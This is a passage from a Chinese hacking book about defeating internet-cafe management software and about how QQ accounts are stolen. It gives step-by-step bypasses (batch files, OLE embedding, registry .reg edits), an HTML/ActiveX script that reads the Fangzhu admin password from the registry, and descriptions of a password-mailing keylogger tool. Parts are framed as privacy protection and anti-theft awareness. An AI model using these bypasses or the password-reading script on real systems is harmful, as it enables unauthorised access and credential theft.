又要用到批处理文件了，批处理可是微软为大家创造的好技术呀。打开记事本，输入如下内容：**“C:\Windows\explorer.exe /e,c:\Windows\start Menu”**，将文件保存为**.bat** 文件，保存目录为 **c:\Windows\favorites**，在收藏夹目录中单击刚才建立文件，即可打开“开始菜单”目录，可以自由地使用原系统开始菜单了。将**“c:\Windows\start Menu”**改为**“c:\Windows\desktop”**，就可以打开原来的桌面了。

由于这里使用了批处理文件，所以若禁止使用 **MSDOS** 方式，此法则失效。

6.6.5 利用“写字本”、“Word”或“Excel”等软件




图 6-18 写字本利用需要一定技巧

“写字本”、“Word”或“Excel”等软件是最常见的软件，很多网吧都装了这样的软件，殊不知这些软件对破解者的帮助是非常大的。在 **IE** 窗口里选取“查看/源文件”命令打开记事本，选取“文件/打开”命令，在打

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

开对话框文件名栏输入："**c:\Windows\explorer.exe**"，单击[打开]，然后单击[是]即可调出"写字板"，在"写字板"的文件菜单下单击[新建]，选取"插入/对象"命令，在对话框中把"从文件创建"复选框选上，在输入栏处输入："**C:\winodws\explorer.exe**"，单击"确定"，等待一段时间，这时在写字板窗口出现一个图标对象，单击此图标，**IE** 被运行了，资源管理器的界面呈现在我们面前（如图 **6-18**）。

用上述方法也可在 **Word**、**Excel** 软件中插入对象：**Explorer**、**Control.exe**、**Winfile.exe** 等。原理都是一样，利用的是微软的 **OLE** 技术，也许微软做梦也没想到有人会把这种先进的技术用于网吧破解吧。

6.6.6 收藏夹大变身法

IE 的收藏夹功能和资源管理器差不多。打开记事本的"打开文件对话框"，对话框的文件类型项选"所有文件"，通过搜寻栏下拉菜单，可打开硬盘的任何文件夹，（假如没有硬盘图标就在文件名栏键入"**C:**"或"**D:**"等盘符即可），右键选定所需的文件图标，按住右键不放，将之拖到 **IE** 收藏夹中放开，选取"复制到当前位置"、或"在当前位置创建快捷方式"，单击刚才复制的图标即可执行相应的程序，可将 **explorer.exe**、**winfile.exe**、**regedit.exe**、**mscofig.exe** 等文件拷贝到收藏夹。此法也可拷贝文件夹，若将"**C:\Windows**"目录下的"**Desktop**"或"**Start Menu**"目录图标拖放到收藏夹中，选取"复制到当前位置"，即可使用 **Windows** 的桌面和开始菜单。

6.6.7 自定义网页法

如果"收藏夹"、"源文件"、"右键菜单"、"快速启动工具栏"，甚至连"我的文档"都被禁掉，那我们还有什么办法呢？难道就只能在方竹网管的限制下上网？答案当然是"**NO**"，再来看看这个方法。选取"查看"→"源文件"命令打开记事本，选取"文件"→"新建"命令，在窗口中创建"**abc.htm**"网页文件或用 **Java** 脚本语言写一个能修改注册表的网页文件，选取"文件/另存为"命令，保存类型选"所有文件"点击[保存]退出，解开被禁的"运行"、"源文件"、"右键菜单"等，将此网页文件作为附件发送到电子邮箱中，在网吧进入邮箱，打开此网页文件，然后重启电脑，即可在 **IE** 地址栏，键入盘符进入硬盘。由于这些网页文件的内容都很长，限于篇幅，这里就不列出来了，读者有兴趣的话可以去找相关资料。

6.6.8 在线破解法

现在网上有很多在线破解网吧管理软件的网页，针对方竹的也有，只要进入该网页，就能直接得到密码。现在我们来看看这样的网页内容。打开一个文本文档，在文本里输入如下代码：

```
<html>
<head>
<title>方竹的密码信息</title>
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




```
</head>
<body>
<script language="javascript">
WSHShell=new ActiveXObject("WScript.Shell");
var a=WSHShell.RegRead("HKEY_LOCAL_MACHINE\\Software\\Microsoft\\jingzu\\jilu\\rewin");
document.write("方竹的系统设置密码:");
document.write(a);
</script>
</body>
</html>
```

把文件保存为 **password.htm**，双击后就能显示密码了。看看这个代码，其实很简单，方竹的密码是明文存放的，而且是存在注册表里，所以只要从注册表里把密码读出来就是了。

当然这个方法只适合早期版本的方竹，高版本的应该已经把这个漏洞给堵了。所以要解决这个防御并破解的话，就要升级软件。

6.6.9 利用看图软件 Acdsee

很多网吧中有这个软件，利用它的浏览功能，可以轻松找到任何一个文件！点击“文件”→“打开”，输入“C:”，回车后进入 C 盘，在 **Windows** 文件夹上点右键选“资源管理器”就进入资源管理器了。

其实只要有驱动器列表和目录列表控件的软件几乎都可以被利用，因为那是 **Windows** 的标准控件，一般是很难屏蔽的。要解决就只有靠网吧管理软件升级。

6.6.10 小结

相对于美萍和万象幻境，方竹存在于较少的网吧里面，因此它被发现的漏洞也比前两者的少，而且很多都是早期的漏洞，估计随着方竹的升级都不复存在了。

6.7 无盘工作站的破解

先来介绍一下无盘工作站网吧管理软件。计算机网络飞速发展的今天，网络给了我们很多的方便，也带来了不少的烦恼，投资成本大、难以管理、维护困难。网络游戏需要天天不断、永无休止地升级、再升级，加上病毒肆虐，网虫们都知道很多专门破坏网吧系统的恶意网址，哪天要是玩得不高兴，就发泄到系统上去了，所以系统经常被人恶意破坏。在有盘网吧里，网管整天都在忙于 **GHOST** 硬盘。针对减低架构成本，提高上

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

网速度，管理维护方便，这三项是网吧市场迫切的需要，一种稳定、安全、快速的无盘网络系统就成了必要。无盘工作站最大限度地提高了网络的易操作、易维护、易管理、共享及娱乐性能。但是有人担心速度是否与有盘相当，当然如果是在过去，毫无疑问无盘肯定会比有盘的慢，但在技术日新月异的今天，什么事情都可能发生的，无盘就是比有盘的快，只有用了才明白，相信科学是在不断进步的。其中道理也很简单，过去用**10M** 网或 **100** 集线器，服务器性能也很一般，这样的速度理所当然跟不上。而现在，无盘技术及软件在不断地更新，服务器 **CPU** 至少也是 **P42.0** 以上或 **P42.6C** 超线程的，更好的用 **P4** 至强、甚至于双 **CPU**。内存也轻易就能达到 **1G**，千兆网卡及千兆交换机价格一天比一天低，再加上高速度硬盘或高速磁盘阵列，普通工作站通过千兆交换机读取服务器的高速缓存或高速磁盘阵列，这样的速度可想而知，与过去落后的技术相比，不可同日而语。无盘 **Windows98** 工作站管理软件，具有安装简单、兼容性强、稳定性好等技术优势，大大节约了企事业单位的上网成本。这类软件因操作简便、经济适用、可实现零维护等特点，近几年在我国企事业单位网络建设中得到广泛应用。

由于无盘工作站漏洞比较少，所以迄今为止能破解它的方法还是不多。在所有限制中不能下载估计是最让人讨厌的限制了，所以我们先来看看如何破解无盘工作站下禁止下载的限制。

6.7.1 FlashGet 法




图 6-19 下载软件使用起来也方便

高版本的无盘工作站网吧管理软件会限制一些恶意网站的访问，也就是无法在 **IE** 里访问那些网站，但是我们就真的毫无办法了吗？答案还是“**NO**”。比如我们想看 *****.***.com** 的内容，网际快车大家都会用吧，只要打开网际快车，然后新建任务，下载地址输入 **http://***.***.com**，下载后的名字项填 **index.htm**，然后点下载（如图 **6-19** 所示），就可以把那个网站的首页页面下回到本地，然后只要单击本地的那个 **index.htm**，就可以看到内容了，如果还想下载子页面，只要在 **index.htm** 那个页面上点右键，选“使用网际快车下

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



载全部链接"即可。

6.7.2 DreamWeaver 法下载

很多网吧为了方便用户学习使用 **DreamWeaver**，都会把 **DreamWeaver** 装上，**DreamWeaver** 确实是制作网页的利器，不过大家知不知道它还是个好用的 **FTP** 工具呢？其实 **DreamWeaver** 本身自带了站点管理工具，可以连到远程的站点上去管理文件，而其实就是通过 **FTP** 上传或下载文件。要使用这个方法破解无盘工作站，要求在进那个网吧之前，把在那个网吧中要用到的工具及软件一起打包压缩放到主页的空间上面（全部传到上面），然后在网吧里打开 **DreamWeaver**，点击"新建站点"→"高级"→"站点名称"（随便填）"本地根文件夹"（随便），然后点击"远程信息"（填入在某网站申请的 **FTP** 空间地址：（服务地址）登录名：密码），确认后开始连接服务器，很快就能看到上传的工具了。

这个方法虽然不是很方便，因为要先在网吧外面就准备好所有工具和软件，但这个方法还是比较有效的，因为只要一次性把所以要用到的小工具、软件等打包放到主页空间上去，以后每次都可以在网吧里下载了。

6.7.3 免费邮箱法

这个方法和前面的 **DreamWeaver** 法很相似，都是利用网上提供的免费资源来下载。由于无盘工作站上禁止下载，所以通过 **IE** 进入免费邮箱直接下载附件是行不通的，因为那和直接下载没什么两样。那还有其他办法吗？当然有。网吧里一般装有邮件收发工具，比如 **Outlook**、**Foxmail** 等，虽然无盘工作站禁止了 **IE** 的下载，但还是不能禁止通过这些软件去下载邮件附件的。所以只要在进网吧前先把要用的工具、软件打包后按附件发到自己的免费邮箱里，到了网吧后通过 **Outlook** 或 **Foxmail** 就可以把它们下载。

当然，使用 **Outlook** 或 **foxmail** 这样的工具收发邮件是要进行配置的，主要是涉及到邮箱的 **SMTP** 和 **POP3** 服务器的地址，这些地址到哪里去找呢？自然是到可以申请免费邮箱的网站去找了，一般免费邮箱里面的使用帮助里都会提到这两个地址，仔细看一下就能发现的。

无盘工作站网吧作为这两年才兴起的后起之秀，可以说在技术方面确实比较先进。它把所有电脑的信息都集中到服务器上，普通用户想更改配置几乎是不可能的，这也就使得无盘工作站的网吧管理系统成了一块难啃的硬骨头。本节介绍的几个在无盘工作站上破解下载全新的方法都是作者在几家网吧试过之后的经验之谈，但如果想更进一步破解的话，就有待于无盘工作站漏洞的发现了。

6.8 一个综合实例

前面几节讲了那么多网吧管理软件的破解方法，下面也该来个综合实例练练手了。每次我们到网吧上

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

网后，心里总感觉不怎么踏实，有很多信息都留在了网吧的电脑上，但是网吧中要想删除个人上网记录，却还要过网管软件这一关。下面，我们就来讲讲如何应用前面几节讲到的知识，来突破网管软件的限制，删除自己的上网遗留信息，这就当作是最后一个综合实例吧。

6.8.1 删除 Cookie 记录

在网吧电脑上留下的第一个比较重要的信息就是自己的 **Cookie** 记录。**Cookie** 是 **Web** 服务器发送到电脑里的数据文件，它记录了诸如用户名、口令等重要信息，甚至包括银行帐户信息！如果要查看 **Cookies**，必须要访问 **C** 分区。可是网吧的管理软件一般禁止访问该分区，例如现在流行的管理软件美萍、万象、还原精灵等，虽然它们各有不同，但大体的工作原理却很相似：用虚拟的桌面环境取代 **Windows** 桌面，通过设置禁止各种 **Windows** 系统的基本操作，迫使用户只能在软件的限制下活动。解除网管的关键就是如何访问到本地硬盘，一旦进入了本地硬盘，删除 **Cookie** 以及后面要讲的其它个人信息就不在话下了。




图 6-20 cooik 信息不能留下

方法一：随便打开一个网页，然后点击 **IE** 浏览器菜单中的“文件”→“另存为”，然后在弹出的窗口中选中任意一个文件夹，接下来按 **Shift+F10** 键调出鼠标右键，选择其中的“资源管理器”或“我的电脑”便可以打开选中的文件夹。

方法二：如果运气不那么好的话，“资源管理器”和“**My Documents**”等窗口都被禁止了，第一招便无效。不过，网吧绝对不会没有 **QQ** 程序的，打开自己的 **QQ**，然后点击面板上的“**TE** 浏览器”图标，启动 **TE** 浏览器，美萍所做的设置对 **IE** 管用，但是对 **TE** 却一点用都没有。

方法三：假如倒霉的话，对方将“**Tencent Explorer**”也加入到“管理”选项卡的“禁止”选项卡中，那么方法二也行不通了。不要失望，请单击 **IE** 的收藏夹图标，浏览器出现了一个收藏夹项目区，选择其中任意一

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

个项目，点击鼠标右键，选择“属性”，“属性”对话框中地址栏项写的就是该收藏项目的 **URL**，将之删除，改为“**C:**(或者其他想访问的盘符)”，点击“确定”保存退出，重新回到浏览器窗口，再点击刚刚修改过的收藏夹(如图 **6-20**)！行了，现在打开 **C:\Windows\cookies** 目录，就可以看到自己曾经浏览过的一些网站消息，敢情还在呀。多留一天多一天患害，赶快删除吧。

6.8.2 删除 QQ 记录

现在网吧里盗 **QQ** 的人越来越多，可以说被盗走的 **QQ** 有 **99%** 是在网吧被盗走的。如果我们在网吧里上了 **QQ** 的话，就会在网吧的电脑上留下自己 **QQ** 的相关信息，一般是在 **Tencent** 目录下有一个与自己 **QQ** 号相同的文件夹(如图 **6-21**)。假如这个文件夹落到某些人的手中的话，就可以通过网上一些软件直接进入 **QQ**，看到 **QQ** 里面的好友信息、聊天记录等，更有甚者有些软件还能够进行本地暴力破解，可以直接把 **QQ** 的密码弄到手。我们上网用户如果能在网吧上网后及时删除机器里记录个人信息的文件，就可以避免大多数的攻击者，而不必担心被利用而破解出密码。解决办法就是在离开网吧前，在 **QQ** 的快捷方式上单击鼠标右键，在弹出菜单里选择“属性”，在“目录”一栏中找到 **QQ** 所在目录的路径，进入，看到用你的号码命名的文件夹，然后干净地删除这个文件夹。可是打住，网管软件如果不允许你删除文件，也禁止了你的右键，又该如何应对呢？别着急，请再跟着做。




图 6-21 QQ 记录一扫光

首先，打开微软拼音输入法(如没有，用其它输入法也可)。然后，将光标插入会员卡号的文本输入框内，接着开始往里面输入任意一个拼音字母，然后就会出现拼音的状态条，在状态条上点击右键，或用键盘上的属性键，就会出现一个下拉菜单，选择其中的定义词组(放心，就算系统限制右键，在这里也不管用)。

如果网管软件将右键锁住了，你则还需要将右键给调出来了，在网页中遇到禁用右键时，我们会想出许多的办法来破解，其实这些方法中有的也能移植到操作系统中。这里介绍最常用，也是最有效的一种方法吧：在需要操作的文件或快捷图标上先点住右键不放，再点下左键，然后松开左键，最后松开右键，这时熟悉的右键菜单便呈现在眼前了。另外还有一招更普通，用鼠标左键单击选中要删除的文件，同时按住“**Shift+**

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

F10"键，即可在资源管理器中显示出鼠标的右键菜单。右键出来后，可接着利用拼音输入法来做，再选择文件菜单里面的"存为文本文件"保存。

在弹出对话框后，随便选择一个文件夹，点击右键，选择资源管理器，选择自己想要删除的文件夹和文件，一切 **OK**。有些用户不想删除自己的记录，可以用 **Winzip** 把账号目录压缩为一个包文件，给包文件加上一串高强度的密码，再给它换一个别人意想不到的扩展名。在压缩时应将"执行"设为"移动文件"，并在"包含文件夹内容"和"保存其它层文件夹信息"选项前都打上钩。当压缩完成后，账号目录内已经空无一物，你再也不用担心秘密曝光了，除非别人知道压缩包的文件名称和密码。再把包文件放到硬盘上一个不引人注意的角落里或是软盘上。至于恢复，直接用 **Winzip** 解包到 **QQ** 的安装盘上就行了。这样，也可以保护网吧里的 **QQ** 隐私。

6.8.3 删除临时文件历史记录

在网吧上网用户都会将大量的临时文件存放在临时文件夹中，通过这些东西别人要想偷窥，简直轻而易举。因此一定要把它们删除。具体设置方法如下：




图 6-22 临时文件夹有上网记录

如果是在没有限制的电脑上，只要打开 **IE** 的"工具"→"**Internet** 选项"，在"常规"标签下单击"**Internet** 临时文件"项目的"删除文件"按钮，会弹出警告，选中"删除所有脱机内容"，单击"确定"按钮就可以了(如图 **6-22**)。在同一个面板中，还有一个"删除历史记录"按钮，用上面这个方法，可以一起清除。但网吧的网管软件唯恐你对 **IE** 动手动脚，一般都会将 **IE** 的"工具"栏给禁止了，那么，"工具"栏下的的"**Internet** 选项"就无法使用了。如何破解这个禁止呢？这次我们需要用到快捷键，找到"**WIN**"，也就是那个微软的图标，然后**+D**，刷新桌面。在美萍下的桌面实际是美萍指定的一个目录，而原桌面则被隐藏了，刷新是对原桌面的刷新，只要你不切换其他窗口，我的电脑等将会一直存在于桌面之上。如果这样行不通，就通过前面几节介绍的"显

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

示桌面.scf"文件的方法，自己去尝试吧。

接下你要做的是：打开我的电脑，然后再点向上，就可以把桌面以窗口的形式打开了，此时你要做的是新建一个文本文档输入这么几行：

```
REGEDIT4
[HKEY_CURRENT_USERSoftwareMicrosoftWindowsCurrentVersionExplorer]
"NoFavoritesMenu"=dword:00000000
```

另存为随便一个 **REG** 文件就可以了(注意最后要空上一行)，之后你要做的就是导入它，等你再次开机打开我的电脑时，就会看见那可爱的，被网管软件屏蔽于 **IE** 中的文件和工具菜单了。然后你就去删除你的历史记录和临时文件吧。

6.8.4 删除表单和密码

浏览器有自己记忆密码的功能，如果你在进入信箱和 **BBS**，浏览器提示你是否让 **WEB** 自动保存你的密码，如果你点"是"，下次进入，就不用输入密码了。浏览器的这项功能的确很方便。如果在家，这并不什么重要的问题；可这是在网吧，如果用了此功能，恰恰下机忘了清除，恐怕你就很惨了。

具体设置方法如下：在 **IE** 的"工具"菜单上，单击"**Internet** 选项"。单击"内容"标签。在"个人信息"区域，单击"自动完成"，会出现如图所示窗口(如图 **6-23**)。




图 6-23 自动保存的密码坚决清除

在这一章里，我们详细介绍了网吧盗号所涉及到的破解网吧管理系统的方方面面，而且对几个流行的网吧管理软件进行了单独详细的介绍。经过这一章的介绍，读者应该体会到了现在网吧里用的网吧管理系统是多么的脆弱，而那些网吧盗号者就是利用网吧管理系统的脆弱性，在网吧的电脑上安装木马等工具进行盗号，"知己知彼，百战百胜"，既然我们了解到了网吧盗号者的种种手段，要做到"拒绝网吧盗号"也就不是难事了。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

QQ是国内上网人群用得最广泛的即时通讯工具，其中好的QQ号码就成了众多骇客所"追求"的东西，所以导致很多用户的QQ号码被盗。虽然让自己的账号密码绝对安全是不可能的，但我们看清盗号者所采用的手法必定会让自己受益非浅，从而更好保护自己的QQ密码。

7.1 QQ密码账号盗取与防范

首先，我们必须明白：盗QQ号是违法的行为。现在我们接下来看看盗号的人是怎么做的。大致说来，盗取QQ号的方法有四种：分别是本地伪装盗号、本地暴力破解、在线暴力破解和其他骗术。

本地监听盗号，简单说来，就是在后台运行一个程序，当你打开QQ输入号码和密码时，号码和密码都被记录下来了，然后通过互联网发送到盗号者的邮箱；本地暴力破解的方法显得稍微笨一些，因为一旦在一台电脑登录QQ之后，密码就会以加密的形式存放在这台电脑上，这时候别人就可以用穷举的方法来本地暴力破解；至于在线暴力破解，基本思路也是穷举，不过和本地暴力破解不同的是，在线暴力破解是通过服务器进行验证密码是否正确，因此速度受到一定限制；其他QQ骗术主要是利用人们的轻信、贪便宜、好奇等心理进行盗号的。

7.1.1 QQ本地监听盗号

1. 本地监听盗号概述

本地监听盗号是盗号者经常在网吧用的一种盗号方法。使用这种方法，一般只需要把一个监听程序事先安装在网吧的机器上，然后设置好接收密码的邮箱，盗号者就可以去邮箱收密码了。

当然，前提是盗号者有权限在机器上安装东西。现在大多数网吧都安装了网管软件和还原精灵，因此盗号并不是那么猖獗了。但是，通过阅读本书前面章节你可以发现，网管软件实际上有许多漏洞，这就给盗号者留下了许多机会。

与一般的密码监听程序不同的是，QQ的专用监听程序只会监听QQ密码，因此具有很强的针对性，从而提高了效率。而事实上，目前流行的许多QQ密码盗窃软件并不高明，不管从启动方式还是伪装方式，只要稍有经验的人都能发现。但是，问题在于，这些本地监听的QQ盗号程序在网吧运行而不是在私人电脑。在网吧，就有一个问题了：任何一个人都只是临时使用一下这台电脑，因此不会去管系统里面有什么，有什么进程在运行等等这样的问题。况且，大多数网吧还有网管程序，因此上网的人完全有理由相信电脑是安全的。

真的安全吗？不一定，一些并不高明的盗号者和一些同样并不高明的盗号程序正在威胁着我们的QQ

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

密码账号。

2. 我们的 QQ 密码这样被盗去之一——“OICQ 密码轻松盗”的泛滥

“OICQ 密码轻松盗”这个程序可以很轻松地从网上下载。下载解压缩之后可以看见有两个文件：**HKTEST.DLL** 和 **SCRQQ.EXE**。

第一次运行 **SCRQQ.EXE** 的时候，界面（如图 **7-1**）。




图 7-1 监听程序主界面




图 7-2 注册也很简单

溜客安全网 WwW.176Ku.CoM

